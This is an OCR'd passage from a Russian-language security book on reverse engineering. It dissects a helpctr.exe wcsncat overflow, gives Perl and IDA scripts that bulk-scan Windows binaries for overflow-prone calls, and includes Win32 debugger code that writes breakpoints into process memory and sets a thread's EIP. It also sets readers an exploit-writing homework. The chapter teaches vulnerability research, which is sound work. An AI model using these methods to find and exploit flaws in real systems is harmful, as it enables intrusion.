


Рис. 3.5. Простая схема подпрограммы в `helpctr.exe`*, которая выполняет вызовы функции* `wcsncat()`

Высококлассный специалист по восстановлению исходного кода способен выявить и декодировать программный код, вызывающий эту ошибку за 10–15 мин. Специалист среднего класса сделает то же самое за один час. Подпрограмма начинается с проверки, что она не передает пустой буфер. Это первое ветвление JZ. Если в буфере хранится значение, то мы видим, что в регистр заносится значение `103h`. Это двоичное число 259, т.е. максимальный размер буфера равен 259 байт[7]. Как раз здесь и допущена ошибка. Мы видим, что это значение никогда не обновляется при успешных вызовах `wcsncat()`. Строки символов неоднократно добавляются в исследуемый буфер, но размер доступного места никогда не уменьшается. Это типичная ошибка в программном коде, допускаемая на стадии анализа (parsing). Анализ, как правило, включает в себя лексический и синтаксический разбор предоставляемых пользователем строк данных, но часто допускаются еще и ошибки при арифметических операциях с размером буфера.

Какой же будет окончательный вывод? Предоставляемое пользователем значение переменной (задаваемое в URL-адресе, который используется для запуска `helpctr.exe`) передается этой подпрограмме, которая использует эти данные в серии потенциально опасных вызовов.

Увы, это еще одна проблема безопасности, вызванная просчетами при программировании. В качестве домашнего задания мы предлагаем читателям создать программу атаки на это уязвимое место, которая должна привести к компрометации компьютера.

Автоматизированный глобальный аудит для выявления уязвимых мест

Очевидно, что процесс восстановления исходного кода программ проходит медленно и не подается точным измерениям. Зарегистрировано множество случаев, когда восстановление исходного кода в целях выявления ошибок в системе безопасности могло бы оказаться весьма полезным, но у тестировщиков и хакеров и близко не было времени на проведение анализа каждого компонента программы, подобного тому, который мы выполнили в предыдущем разделе. Однако есть возможность использования автоматизированных средств проведения анализа. Программа IDA предоставляет платформу для добавления собственных алгоритмов анализа программ. Создав специальный сценарий для IDA, можно автоматизировать некоторые задачи, выполнение которых требуется при выявлении уязвимого места. Далее мы рассмотрим пример чистого анализа по методу “белого ящика”[8].

Возвращаясь к предыдущему примеру, предположим, что мы хотим найти другие ошибки, связанные с использованием функции `wcsncat`. Чтобы узнать, какие вызо-

---

[7] *На самом деле размер буфера в два раза больше (518 байт), поскольку мы работаем с расширенными символами. Однако это не имеет значения в данном контексте. — Прим. авт.*

[8] *Причина использования именно метода “белого ящика” (а не “черного ящика”) состоит в том, что мы пытаемся проникнуть внутрь программы, чтобы лучше понять происходящее. При анализе программы по методу “черного ящика” программа считается полностью непроницаемой и может быть проверена только по выдаваемым результатам. При анализе по методу “белого ящика” мы углубляемся в программу (независимо от того, доступен ли исходный код). — Прим. авт.*

вы импортируются исполняемым файлом в Windows-системе, можно воспользоваться утилитой `dumpbin`.

```
dumpbin /imports target.exe
```

Чтобы провести глобальный аудит всех исполняемых файлов в системе, можно написать небольшой Perl-сценарий. Сначала создадим перечень исследуемых исполняемых файлов. Для этого воспользуемся командой `dir`.

```
dir /B /S c:\winnt\*.exe > files.txt
```

Выполнение этой команды приводит к созданию файла, содержащего перечень всех исполняемых файлов каталога `winnt`. Затем Perl-сценарий вызывает утилиту `dumpbin` для каждого из этих файлов и анализирует результат, чтобы определить, использовалась ли в них функция `wcsncat`.

```
open(FILENAMES, "files.txt");
while (<FILENAMES>)
{
    chop($_);
    my $filename = $_;
    $command = "dumpbin /imports $_ > dumpfile.txt";
    #print "trying $command";
    system($command);

    open(DUMPFILE, "dumpfile.txt");
    while (<DUMPFILE>)
    {
        if(m/wcsncat/gi)
        {
            print "$filename: $_";
        }
    }
    close(DUMPFILE);
}
close(FILENAMES);
```

Запуск этого сценария на системе в нашей лаборатории привел к получению следующих результатов.

```
C:\temp>perl scan.pl
c:\winnt\winrep.exe:    7802833F   2E4 wcsncat
c:\winnt\INF\UNREGMP2.EXE:    78028EDD   2E4 wcsncat
c:\winnt\SPEECH\VCMD.EXE:    78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\dfrgfat.exe:    77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\dfrgntfs.exe:    77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\IESHWIZ.EXE:    78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\NET1.EXE:    77F8E8A2   491 wcsncat
c:\winnt\SYSTEM32\NTBACKUP.EXE:    77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\WINLOGON.EXE:               2E4 wcsncat
```

Мы обнаружили, что несколько программ в системе Windows NT используют функцию `wcncat`. Нужно совсем немного времени, чтобы провести аудит этих файлов и узнать, уязвимы ли они в контексте тех же проблем, что и рассмотренная выше программа. С помощью этого метода вполне возможно исследовать библиотеки DLL и получить еще более длинный список.

```
C:\temp>dir /B /S c:\winnt\*.dll > files.txt

C:\temp>perl scan.pl

c:\winnt\SYSTEM32\AAAAMON.DLL:    78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\adsldpc.dll:    7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\avtapi.dll:    7802833F   2E4 wcsncat
```

```
c:\winnt\SYSTEM32\AVWAV.DLL:              78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\BR549.DLL:              78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\CMPROPS.DLL:            78028EDD   2E7 wcsncat
c:\winnt\SYSTEM32\DFRGUI.DLL:             78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\dhcpmon.dll:            7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\dmloader.dll:                      2FB wcsncat
c:\winnt\SYSTEM32\EVENTLOG.DLL:           78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\GDI32.DLL:              77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\IASSAM.DLL:             78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\IFMON.DLL:              78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\LOCALSPL.DLL:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\LSASRV.DLL:                        2E4 wcsncat
c:\winnt\SYSTEM32\mpr.dll:                77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\MSGINA.DLL:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\msjetoledb40.dll:       7802833F   2E2 wcsncat
c:\winnt\SYSTEM32\MYCOMPUT.DLL:           78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\netcfgx.dll:            7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\ntdsa.dll:              7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\ntdsapi.dll:            7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\ntdsetup.dll:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\ntmssvc.dll:            7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\NWWKS.DLL:              7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\ODBC32.dll:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\odbccp32.dll:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\odbcjt32.dll:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\OIPRT400.DLL:           78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\PRINTUI.DLL:            7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\rastls.dll:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\rend.dll:               7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\RESUTILS.DLL:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\SAMSRV.DLL:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\scecli.dll:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\scesrv.dll:             7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\sqlsrv32.dll:                      2E2 wcsncat
c:\winnt\SYSTEM32\STI_CI.DLL:             78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\USER32.DLL:             77F8F2A0   499 wcsncat
c:\winnt\SYSTEM32\WIN32SPL.DLL:           7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\WINSMON.DLL:            78028EDD   2E4 wcsncat
c:\winnt\SYSTEM32\dllcache\dmloader.dll:             2FB wcsncat
c:\winnt\SYSTEM32\SETUP\msmqocm.dll:      7802833F   2E4 wcsncat
c:\winnt\SYSTEM32\WBEM\cimwin32.dll:      7802833F   2E7 wcsncat
c:\winnt\SYSTEM32\WBEM\WBEMCNTL.DLL:      78028EDD   2E7 wcsncat
```

Глобальный анализ с помощью IDA-Pro

Мы уже продемонстрировали, как создавать дополнительные модули для IDA. Программа IDA также поддерживает язык написания сценариев. Сценарии для IDA называются *IDC-сценариями*. Отметим, что иногда их создать гораздо проще, чем использовать дополнительный модуль. Используя следующую команду и IDC-сценарий, можно провести глобальный анализ с помощью IDA-Pro.

```
c:\ida\idaw -Sbatch_hunt.idc -A -c c:\winnt\notepad.exe
```

Ниже приведен элементарный файл IDC-сценария.

```
#include <idc.idc>
//--------------------------------------------------------------------
static main(void) {
 Batch(1);
 /* will hang if existing database file */
 Wait();
 Exit(0);
}
```

Для разнообразия проведем глобальный анализ для вызовов функции `sprintf`. В Perl-сценарии программа IDA вызывается с помощью командной строки.

```
open(FILENAMES, "files.txt");
while (<FILENAMES>)
{
    chop($_);
    my $filename = $_;
    $command = "dumpbin /imports $_ > dumpfile.txt";
    #print "trying $command";

    system($command);

    open(DUMPFILE, "dumpfile.txt");
    while (<DUMPFILE>)
    {
        if(m/sprintf/gi)
        {
            print "$filename: $_\n";
            system("c:\\ida\\idaw -Sbulk_audit_sprintf.idc -A -c $filename");
        }
    }
    close(DUMPFILE);
}
close(FILENAMES);
```

Мы используем сценарий `bulk_audit_sprintf.idc`.

```
//
// В этом примере показано, как использовать функцию GetOperandValue().
//

#include <idc.idc>

/* эта процедура жестко закодирована для обработки вызовов sprintf */

static hunt_address(   eb, /* адрес этого вызова */
                       param_count, /* число параметров для этого вызова */
                       ec, /* максимальное число отслеживаемых инструкций */
                       output_file
                       )
{
   auto ep; /* знакоместо */
   auto k;
   auto kill_frame_sz;
   auto comment_string;

   k = GetMnem(eb);

   if(strstr(k, "call") != 0)
   {
      Message("Invalid starting point\n");
      return;
   }

   /* код трассировки */
   while( eb=FindCode(eb, 0) )
   {
      auto j;
      j = GetMnem(eb);

      /* выход на ранней стадии, если мы попали в код retn */
      if(strstr(j, "retn") == 0) return;

      /* push - это аргумент для вызова функции sprintf */
      if(strstr(j, "push") == 0)
```

```
{
   auto my_reg;
   auto max_backtrace;

   ep = eb;

   /* возвращаемся назад, чтобы найти параметр */
   my_reg = GetOpnd(eb, 0);
   fprintf(output_file, "push number %d, %s\n", param_count, my_reg);

   max_backtrace = 10; /* не возвращаться больше чем на 10 шагов */
   while(1)
   {
      auto x;
      auto y;

      eb = FindCode(eb, 0);
      x = GetOpnd(eb,0);
      if ( x != -1 )
      {
         if(strstr(x, my_reg) == 0)
         {
            auto my_src;
            my_src = GetOpnd(eb, 1);

            /* param 3 это атакуемый буфер */
            if(3 == param_count)
            {
               auto my_loc;
               auto my_sz;
               auto frame_sz;

               my_loc = PrevFunction(eb);

               fprintf(output_file, "обнаружена
                   подпрограмма 0x%x\n", my_loc);
               my_sz = GetFrame(my_loc);
               fprintf(output_file, "got frame
                %x\n", my_sz);

               frame_sz = GetFrameSize(my_loc);
               fprintf(output_file, "got frame size
                   %d\n", frame_sz);

               kill_frame_sz =
                   GetFrameLvarSize(my_loc);
               fprintf(output_file, "got frame lvar
                   size %d\n", kill_frame_sz);

                my_sz = GetFrameArgsSize(my_loc);
                fprintf(output_file, "got frame args
                    size %d\n", my_sz);

                /* это атакуемый буфер */
                fprintf(output_file, "%s is the target buffer,
                    in frame size %d bytes\n",
                    my_src, frame_sz);
                }

                /* param 1 - исходный буфер */
                if(1 == param_count)
                {
                    fprintf(output_file, "%s это исходный буфер\n",
                       my_src);
                if(-1 != strstr(my_src, "arg"))
```

```
                        {
                           fprintf(output_file, "%s это аргумент, который будет
                              будет вызывать переполнение
                              в буфере, если будет больше %d байт!\n",
                              my_src, kill_frame_sz);
                        }
                     }
                     break;
                  }
               }
               max_backtrace--;
               if(max_backtrace == 0)break;
            }
            eb = ep; /* перейти в начальное состояние и продолжить
                        для следующего параметра */
            param_count--;
            if(0 == param_count)

            {
                  fprintf(output_file, "Закончились все параметры\n");
                  return;
            }
         }
         if(ec-- == 0)break;
      }
}

static main()
{
    auto ea;
    auto eb;
    auto last_address;
    auto output_file;
    auto file_name;

    /* отключить все диалоговые окна для глобальной обработки */
    Batch(0);
    /* подождать до завершения автоанализа */
    Wait();

    ea = MinEA();
    eb = MaxEA();

    output_file = fopen("report_out.txt", "a");
    file_name = GetIdbPath();

    fprintf(output_file, "-----------------------------------------------
\nFilename:
%s\n", file_name);
    fprintf(output_file, "HUNTING FROM %x TO %x\n------------------------------
------
----------\n", ea, eb);
    while(ea != BADADDR)
    {
        auto my_code;

        last_address=ea;
        //Message("checking %x\n", ea);
        my_code = GetMnem(ea);
        if(0 == strstr(my_code, "call")){

            auto my_op;
            my_op = GetOpnd(ea, 0);
            if(-1 != strstr(my_op, "sprintf")){
                fprintf(output_file, "Найден вызов sprintf по адресу 0x%x -
 \n", ea);
```

```
                /* 3 параметра, max отслеживание 20 */
                hunt_address(ea, 3, 20, output_file);
                fprintf(output_file, "-----------------------------------
----------\n");
             }
        }
        ea = FindCode(ea, 1);
    }
    fprintf(output_file, "Завершено на адресе 0x%x\n--------------------------
------
-------------\n", last_address);
    fclose(output_file);
    Exit(0);
}
```

Результат выполнения этой глобальной проверки сохраняется в файле `report_out.txt` для последующего анализа. Содержимое этого файла может выглядеть следующим образом.

```
---------------------------------------------
Filename: C:\reversing\of1.idb
HUNTING FROM 401000 TO 404000
---------------------------------------------
Found sprintf call at 0x401012 - checking
push number 3, ecx
detected subroutine 0x401000
got frame ff00004f
got frame size 32
got frame lvar size 28
got frame args size 0
[esp+1Ch+var_1C] is the target buffer, in frame size 32 bytes
push number 2, offset unk_403010
push number 1, eax
[esp+arg_0] is the source buffer
[esp+arg_0] is an argument that will overflow if larger than 28 bytes!
Exhausted all parameters
---------------------------------------------
Found sprintf call at 0x401035 - checking
push number 3, ecx
detected subroutine 0x401020
got frame ff000052
got frame size 292
got frame lvar size 288
got frame args size 0
[esp+120h+var_120] is the target buffer, in frame size 292 bytes
push number 2, offset aSHh
push number 1, eax
[esp+arg_0] is the source buffer
[esp+arg_0] is an argument that will overflow if larger than 288 bytes!
Exhausted all parameters
---------------------------------------------
FINISHED at address 0x4011b6
---------------------------------------------
---------------------------------------------
Filename: C:\winnt\MSAGENT\AGENTCTL.idb
HUNTING FROM 74c61000 TO 74c7a460
---------------------------------------------
Found sprintf call at 0x74c6e3b6 - checking
push number 3, eax
detected subroutine 0x74c6e2f9
got frame ff000eca
got frame size 568
got frame lvar size 552
got frame args size 8
[ebp+var_218] is the target buffer, in frame size 568 bytes
```

```
push number 2, offset aD__2d
push number 1, eax
[ebp+var_21C] is the source buffer
Exhausted all parameters
-------------------------------------------
```

При поиске вызовов функций мы обнаружили подозрительный вызов функции `lstrcpy()`. Автоматический анализ больших фрагментов кода широко используется хакерами для поиска "интересных" для атаки точек и крайне полезен на практике.

Создание собственных средств взлома

Согласитесь, восстановление исходного кода — это довольно скучный процесс, предполагающий выполнение тысяч мелких действий и учет миллионов фактов. Человек не в состоянии запомнить всю эту информацию. Если вы не отличаетесь от других людей, то для управления данными вам потребуется помощь специальных средств. На рынке доступно множество средств для отладки кода (как коммерческих, так и бесплатных), но большинство из них не предоставляют универсального решения любой задачи. По этой причине часто возникает потребность в создании собственных средств.

Самостоятельное написание программ — это отличный способ узнать побольше о программном обеспечении. При этом требуются знания архитектуры программного обеспечения, но самое главное — это способ размещения программы в памяти и способ работы стека и кучи. Исследование программного обеспечения с помощью средств программирования намного эффективнее, чем прямолинейные атаки по взлому с использованием карандаша и листа бумаги. Ваши умения значительно улучшатся, а период обучения не будет слишком долгим.

Средства для платформы x86

В большинстве рабочих станций установлены процессоры Intel семейства x86, включая процессоры моделей 386, 486 и Pentium. Другие производители также создают совместимые чипы. Эти чипы называют семейством, поскольку все эти процессоры обладают общим набором свойств и возможностей. Программа, которая запускается на платформе x86, как правило, имеет стек, кучу и набор команд. В процессоре семейства x86 есть регистры, в которых сохраняются адреса ячеек памяти. Эти адреса соответствуют месту в памяти, в котором хранятся данные.

Отладчик для платформ x86

Компания Microsoft предоставляет относительно простые в использовании API для отладки в Windows-системах. Интерфейс API позволяет пользователям получать доступ к отладочным событиям из программы, запускаемой в режиме пользователя. Структура программы довольно проста.

```
DEBUG_EVENT    dbg_evt;
m_hProcess = OpenProcess(    PROCESS_ALL_ACCESS | PROCESS_VM_OPERATION,
                              0,
                                    mPID);
    if(m_hProcess == NULL)
    {
        _error_out("[!] OpenProcess Failed !\n");
         return;
    }
```

```
// Ok, мы подключились к процессу; можно начинать отладку.
if(!DebugActiveProcess(mPID))
{
    _error_out("[!] DebugActiveProcess failed !\n");
    return;
}

// Не уничтожайте процесс при выходе из потока.
// замечание: поддерживается только в Windows XP.
fDebugSetProcessKillOnExit(FALSE);

while(1)
{
    if(WaitForDebugEvent(&dbg_evt, DEBUGLOOP_WAIT_TIME))
    {
        // Обработка отладочных событий.
        OnDebugEvent(dbg_evt);

        if(!ContinueDebugEvent(    mPID,
                                   dbg_evt.dwThreadId, DBG_CONTINUE))
        {
            _error_out("ContinueDebugEvent failed\n");
            break;
        }
}
else
{
    // Игнорировать ошибки, связанные с истечением срока.
    int err = GetLastError();
    if(121 != err)
    {
        _error_out("WaitForDebugEvent failed\n");
        break;
    }
}
// Выйти, если отладчик был отключен.
    if(FALSE == mDebugActive)
    {
        break;
    }
}
RemoveAllBreakPoints();
```

В этом коде показано, как подключаться к уже запущенному процессу. Также можно запустить процесс в отладочном режиме. В любом случае отладочный цикл сохраняется прежним: вы просто ждете до появления отладочных событий. Цикл продолжается до возникновения ошибки или до того момента, когда будет установлено значение `TRUE` для флага `mDebugActive`. На выходе отладчик автоматически отключается от процесса. При работе в системе Windows XP отключение происходит “по правилам” и проверяемый процесс может продолжать исполнение. При использовании устаревших версий Windows, API отладчика уничтожит проверяемый процесс. Такое поведение отладчика, как правило, вызывало много нареканий. По распространенному мнению, это был серьезный просчет в API для отладчика Microsoft, который подлежал исправлению в версии 0.01. К счастью, этот просчет был исправлен в версии для Windows XP.

Точки останова

Точки останова критически важны при проведении отладки. В этой книге есть много ссылок на стандартные методы расстановки точек останова. Останов может быть реализован с помощью простой инструкции. Стандартной инструкцией для

точки останова x86-программ является прерывание 3. Очень ценной представляется возможность закодировать прерывание 3 как один байт данных. Таким образом, при его удалении из программного кода потребуются минимальные изменения в окружающих байтах. Эту точку останова легко устанавливать скопировав оригинальный файл в безопасное место и заменив его байтом `0xCC`.

Инструкции останова иногда объединяются в блоки и записываются в недоступные области памяти. Таким образом, если программа "случайно" перейдет в одну из этих "неправильных"областей памяти, будет вызвано прерывание отладчика. Иногда эти инструкции можно увидеть в стеке между стековыми фреймами.

Безусловно, вовсе необязательно обрабатывать точку останова с помощью прерывания 3. С тем же успехом может быть использовано прерывание 1 или еще что-то. Прерывания управляются программным обеспечением. И именно программное обеспечение операционной системы принимает решение о том, как обрабатывать событие. Это контролируется посредством таблицы дескрипторов прерываний (когда процессор запущен в защищенном режиме) или таблицы векторов прерываний (когда процессор запущен в реальном режиме).

Для установки точки останова нужно сначала сохранить оригинальную инструкцию, которая заменяется точкой останова, чтобы при удалении точки останова эту инструкцию можно было вернуть обратно. В следующем листинге демонстрируется сохранение оригинального значения до установки точки останова.

```
//////////////////////////////////////////////////////////////////////////////
/
// Изменяем защиту страницы, чтобы можно было считать оригинальную инструкцию,
// затем восстанавливаем защиту.
//////////////////////////////////////////////////////////////////////////////
/
MEMORY_BASIC_INFORMATION mbi;
VirtualQueryEx( m_hProcess,
            (void *)(m_bp_address),
            &mbi,
            sizeof(MEMORY_BASIC_INFORMATION));

// теперь выполняем чтение оригинального байта.
if(!ReadProcessMemory(m_hProcess,
                   (void *)(m_bp_address),
                   &(m_original_byte),
                   1,
                   NULL))
{

    _error_out("[!] Failed to read process memory ! \n");
    return NULL;
}

if(m_original_byte == 0xCC)
{
    _error_out("[!] Multiple setting of the same breakpoint ! \n");
     return NULL;
}

DWORD dwOldProtect;
// Возвращаем защиту.
if(!VirtualProtectEx( m_hProcess,
                  mbi.BaseAddress,
                  mbi.RegionSize,
                  mbi.Protect,
                  &dwOldProtect ))
```

```
{
    _error_out("VirtualProtect failed!");
     return NULL;
}
SetBreakpoint();
```

Приведенный выше код изменяет защиту памяти, чтобы мы могли считать искомый адрес. Затем мы сохраняем оригинальный байт данных. Следующий код позволяет затереть в памяти оригинальную инструкцию инструкцией `0xCC`. Обратите внимание, что мы сначала проверяем память, чтобы определить, не была ли установлена точка останова ранее.

```
bool SetBreakpoint()
{
    char a_bpx = '\xCC';

    if(!m_hProcess)
    {
        _error_out("Попытка установить точку останова без указания процесса");
        return FALSE;
    }
////////////////////////////////////////////////////////////////////////////
/
// Меняем защиту страницы памяти, чтобы получить возможность записи.
// Затем восстанавливаем защиту.
////////////////////////////////////////////////////////////////////////////
/
    MEMORY_BASIC_INFORMATION mbi;
    VirtualQueryEx( m_hProcess,
                    (void *)(m_bp_address),
                    &mbi,
                    sizeof(MEMORY_BASIC_INFORMATION));

    if(!WriteProcessMemory(m_hProcess, (void *)(m_bp_address), &a_bpx, 1,
NULL))
    {
        char _c[255];
        sprintf(_c,
            "[!] Ошибка при записи в память процесса %d ! \n", GetLastError());
        _error_out(_c);
        return FALSE;
    }

    if(!m_persistent)
    {
        m_refcount++;
    }

    DWORD dwOldProtect;
    // Восстанавливаем защиту.
    if(!VirtualProtectEx( m_hProcess,
                          mbi.BaseAddress,
                          mbi.RegionSize,
                          mbi.Protect,
                          &dwOldProtect ))
    {
        _error_out("VirtualProtect failed!");
        return FALSE;
    }

    // TODO: Flush instruction cache.

    return TRUE;
}
```

В предыдущем фрагменте кода в память исследуемого процесса записывается один байт `0xCC`. Как инструкция этот байт интерпретируется, как прерывание 3. Прежде всего, следует изменить защиту для страницы в области памяти для исследуемого процесса, чтобы получить возможность выполнить запись. Перед тем как продолжить выполнение программы, надо восстановить исходную защиту. Использованные здесь вызовы API полностью документированы в MSDN (Microsoft Developer Network), и мы рекомендуем прочитать эту документацию.

Чтение и запись в память

После установки точки останова следующей задачей является исследование памяти. Если вы хотите воспользоваться одним из средств отладки, рассмотренных в этой книге, необходимо исследовать память и попытаться обнаружить введенные пользователем данные. Операции чтения из памяти и записи в память легко реализуются в среде Windows с помощью простого API. Также операции чтения и записи в память можно осуществлять с помощью программ, подобных `memcpy`.

Если вы хотите запросить область памяти для определения ее доступности или свойств (чтение, запись, неперемещаемая область памяти и т.д.), лучше воспользоваться функцией `VirtualQueryEx`.

```
//////////////////////////////////////////////////////
// Проверим, что мы можем читать искомый адрес памяти.
//////////////////////////////////////////////////////
bool can_read( CDThread *theThread, void *p )
{
    bool ret = FALSE;
    MEMORY_BASIC_INFORMATION mbi;

    int sz =
    VirtualQueryEx( theThread->m_hProcess,
                                  (void *)p,
                                  &mbi,
                                  sizeof(MEMORY_BASIC_INFORMATION));

    if(     (mbi.State == MEM_COMMIT)
           &&
           (mbi.Protect != PAGE_READONLY)
           &&
           (mbi.Protect != PAGE_EXECUTE_READ)
           &&
           (mbi.Protect != PAGE_GUARD)
           &&
           (mbi.Protect != PAGE_NOACCESS)
           )
    {
        ret = TRUE;
    }
    return ret;
}
```

В этом примере функция определяет, доступна ли для чтения область памяти. При необходимости выполнить операции чтения или записи в память, рекомендуется использовать вызовы API `ReadProcessMemory` и `WriteProcessMemory`.

Отладка многопотоковых программ

Если в программе есть несколько потоков, вполне реально контролировать “поведение”каждого отдельного потока (что очень полезно при проведении атак на

современное программное обеспечение). Для этого существуют определенные API-вызовы. У каждого потока есть собственный набор регистров процессора, называемый контекстом потока. Контекст отражает состояние регистров процессора на момент последнего исполнения потока и записывается в структуру CONTEXT. Контекст — это структура данных, которая контролирует важные данные процесса, например, текущий указатель команд. Изменяя и запрашивая структуры контекста, можно отслеживать и управлять всеми потоками многопотоковой программы. Рассмотрим пример установки указателя команд для данного потока.

```
bool SetEIP(DWORD theEIP)
{
    CONTEXT ctx;
    HANDLE hThread =
    fOpenThread(
        THREAD_ALL_ACCESS,
        FALSE,
        m_thread_id
        );

    if(hThread == NULL)
    {
        _error_out("[!] OpenThread failed ! \n");
        return FALSE;
    }

    ctx.ContextFlags = CONTEXT_FULL;
    if(!::GetThreadContext(hThread, &ctx))
    {
        _error_out("[!] GetThreadContext failed ! \n");
        return FALSE;
    }

    ctx.Eip = theEIP;
    ctx.ContextFlags = CONTEXT_FULL;
    if(!::SetThreadContext(hThread, &ctx))
    {
        _error_out("[!] SetThreadContext failed ! \n");
        return FALSE;
    }

    CloseHandle(hThread);

    return TRUE;
}
```

В этом примере показано, как можно считывать и устанавливать значения элементов для структуры CONTEXT потока. Структура CONTEXT потока полностью документирована в заголовочных файлах Microsoft. Обратите внимание, что флаг контекста CONTEXT_FULL устанавливается в ходе операций get или set. Это позволяет управлять всеми значениями элементов в структуре CONTEXT.

Не забывайте закрывать обработчик потока при завершении операции. В противном случае произойдет утечка ресурсов. В нашем примере мы воспользовались функцией API OpenThread. Если программу нельзя связать с функцией OpenThread, придется импортировать вызов функции вручную. В нашем примере это было сделано с помощью указателя функции fOpenThread. Для инициализации fOpenThread необходимо импортировать указатель функции непосредственно из kernel32.dll, как показано ниже.

```
typedef
void *
(__stdcall *FOPENTHREAD)
(
 DWORD dwDesiredAccess, // Право доступа
 BOOL bInheritHandle, // Обработать параметр наследования
 DWORD dwThreadId // Идентификатор потока
);

FOPENTHREAD fOpenThread=NULL;

fOpenThread = (FOPENTHREAD)
    GetProcAddress(
            GetModuleHandle("kernel32.dll"),
            "OpenThread" );
            if(!fOpenThread)
            {
               _error_out("[!] ошибка при доступе к функции openthread!\n");
            }
```

Это особенно полезный фрагмент кода, поскольку в нем проиллюстрировано, как определять функцию и как ее импортировать из библиотеки DLL вручную.

Инвентаризация потоков или процессов

